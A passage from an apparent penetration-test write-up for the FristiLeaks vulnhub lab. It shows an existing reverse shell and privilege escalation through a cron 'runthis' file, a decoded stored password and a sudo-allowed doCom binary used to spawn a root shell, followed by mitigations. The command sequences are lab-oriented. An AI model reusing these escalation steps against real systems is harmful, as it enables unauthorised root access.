19:01:19 up 15 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$
```

Figure 4.2.2: Connection to reverse shell established.

4.3 Privilege Escalation

11. The home directory of “eezeepz” contains a text file titled “notes.txt”. The file explains that a user named “Jerry” has made task automation possible. Commands placed inside the “runthis” file will be automatically executed and the results will be outputted to a file named “cronresults”.

```
-jerry
bash-4.1$ cd /home/eezeepz
cd /home/eezeepz
bash-4.1$ ls
ls
MAKEDEV      chown        hostname    netreport   taskset      weak-modules
cbq           clock        hwclock     netstat     tc            wipefs
cciss_id      consoletype  kbd_mode    new-kernel-pkg telinit      xfs_repair
cfdisk        cpio         kill         nice         touch         ypsdomainname
chcpu         cryptsetup   killall5     nisdomainname tracepath     zcat
chgrp         ctrlaltdel   kpartx       nologin     tracepath6   zic
chkconfig     cut          nameif       notes.txt   true
chmod         halt         nano         tar          tune2fs
bash-4.1$ cat notes.txt
cat notes.txt
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
bash-4.1$ cd /tmp
cd /tmp
bash-4.1$
```

Figure 4.3.1: Contents of “notes.txt”.

12. The list of commands “Jerry” has provided includes chmod. This command allows users to change the read, write and executable permissions of files and directories. Using the chmod command, the current user “eezeepz” can be granted read, write and executable privileges to the “/home/admin” directory.

Command: echo “/home/admin/chmod + rwx /home/admin” >> runthis

```

bash-4.1$ cd /tmp
cd /tmp
bash-4.1$ echo "/home/admin/chmod +rwx /home/admin" >> runthis
echo "/home/admin/chmod +rwx /home/admin" >> runthis
bash-4.1$ cat cronresult
cat cronresult
command did not start with /home/admin or /usr/bincommand did not start with /home/admin or /usr/bincommand did not
d not start with /home/admin or /usr/binexecuting: /home/admin/chmod +x /home/admin
command did not start with /home/admin or /usr/binexecuting: /home/admin/chmod +x /home/admin
command did not start with /home/admin or /usr/binexecuting: /home/admin/chmod +x /home/admin
executing: /home/admin/chmod +rwx /home/admin
bash-4.1$ cd /home/admin

```

Figure 4.3.2: Admin home directory access edited using “runthis” file.

13. The admin’s home directory contains three interesting files labelled “whoisyourgodnow.txt”, “cryptedpass.txt” and “cryptpass.py”.
14. “cryptedpass.txt” contains an encrypted string. The encryption algorithm can be found inside “cryptpass.py”. The algorithm base64 encodes a password, then encrypts the password using rot13 before finally reversing the order of the encrypted password. Reversing the order of the string, decrypting the rot13 encryption and then decoding the result returns the password of the user “fristigod”. The password is “LetThereBeFristi”.

```

bash-4.1$ cat cryptedpass.txt
cat cryptedpass.txt
mVGZ303omkJLmy2pcuTq
bash-4.1$

```

Figure 4.3.3: Contents of “cryptedpass.txt”.

```

bash-4.1$ cat cryptpass.py
cat cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64, codecs, sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult

```

Figure 4.3.4: Password encryption algorithm found in “cryptpass.py”.




Figure 4.3.5: “cryptedpass.txt” decrypted.

15. These login credentials can be used to login as user “**fristigod**”.

```
su fristigod
Password: LetThereBeFristi!
bash-4.1$ whoami
```

Figure 4.3.6: Successful authentication as fristigod.

16. Checking the sudo privileges reveals that the user **fristigod** is granted the privileges to execute the file “**doCom**” as **root**. The file is located inside the “**/var/fristigod/.secret_admin_stuff**” directory.

```

LICENSE bin init installer lib routines.sh sbin share src uninstall.sh
bash-4.1$ sudo -l
sudo -l
[sudo] password for fristigod: VBoxGuestAdditions-5.0.10
Sorry, try again.
[sudo] password for fristigod: LetThereBeFristi!
Matching Defaults entries for fristigod on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User fristigod may run the following commands on this host:
    (fristigod : ALL) /var/fristigod/.secret_admin_stuff/doCom
bash-4.1$

```

Figure 4.3.7: Sudo privileges of fristigod.

17. The “doCom” file executes any command supplied as an argument on the command line. Since the binary file runs with elevated (root) privileges, it can be used to spawn a new shell as the root user, providing access to the root directory. From there, the “root.txt” file containing the flag can be accessed.

```

(fristigod : ALL) /var/fristigod/.secret_admin_stuff/doCom
bash-4.1$ sudo -u fristigod ./doCom
sudo -u fristigod ./doCom
Usage: ./program_name terminal_command ... bash-4.1$ sudo -u fristigod ./doCom setuid 0
sudo -u fristigod ./doCom setuid 0
sh: setuid: command not found
bash-4.1$ sudo -u fristigod ./doCom "/bin/sh" -i
sudo -u fristigod ./doCom "/bin/sh" -i
sh-4.1# whoami
root
sh-4.1#

```

Figure 4.3.8: Root access obtained using ./doCom


```
cd /root
sh-4.1# ls
ls
fristileaks_secrets.txt
sh-4.1# cat fristileaks_secrets.txt
cat fristileaks_secrets.txt
Congratulations on beating FristiLeaks 1.0 by Ar0xA [https://tldr.nu]

I wonder if you beat it in the maximum 4 hours it's supposed to take!

Shoutout to people of #fristileaks (twitter) and #vulnhub (FreeNode)

Flag: Y0u_kn0w_y0u_l0ve_fr1st1

sh-4.1#
```

Figure 4.3.9: Contents of Fristi leaks box's root flag ("fristileaks_secrets.txt").

Root flag: Y0u_kn0w_y0u_l0ve_fr1st1

5. MITIGATIONS

Information disclosure:

A **TODO** note is left in the admin portal's source code. The note is signed with the username of a developer. The password for this developer's account can also be found in a base64 encoded string stored in the admin portal's source code.

Mitigations:

1. The username and password of the user "eezeepz", should be removed from the admin portal's source code to prevent unauthorised users from gaining access to the admin dashboard.

The password for user "fristigod" can be found encrypted in a file named, "cryptedpass.txt". The encryption algorithm is also stored in the same directory. This is concerning as the algorithm can be reverse engineered to decrypt the password of "fristigod" to be "LetThereBeFristi!".

Mitigations:

1. User passwords should not be stored in text files and especially not in the home directory of low privilege users.
2. Encryption algorithms should not be stored in the home directory of low-privileged users. They should be relocated to a more secure location.

Unrestricted file upload:

The file upload function accessible to administrators fails to filter malware uploads. The function is configured to only allow jpeg files to be uploaded. However, it is possible to upload a PHP file to the web server by appending a “.jpg” file extension to the end of a PHP file. Allowing users to upload **PHP** files is dangerous as this vulnerability can be exploited to establish a remote connection to the target machine via reverse shells.

Mitigations:

1. The web server should be configured to avoid executing any PHP files found in the “/fristi/uploads” directory. This will ensure that malware uploaded via the image upload function is not executed.
2. Files with double extensions should be rejected, in order to ensure that attackers are unable to disguise file types.
3. The web server owners should consider implementing a **WAF** (Web Application Firewall), to detect and block suspicious traffic patterns or payloads associated with reverse shell attempts.

Sudo Misconfiguration:

The user “fristigod” is able to execute a binary file called “doCom” found in the “/var/fristigod/.secret_admin_stuff” directory. This binary allows “fristigod” to execute commands with sudo privileges as the **root** user. This is highly dangerous, as it enables an attacker to use “doCom” to spawn a new shell with root privileges, gaining unrestricted root access to the target machine.

Mitigations:

1. The “doCom” binary file should be modified to prevent users from being able to spawn bash shells with root privileges.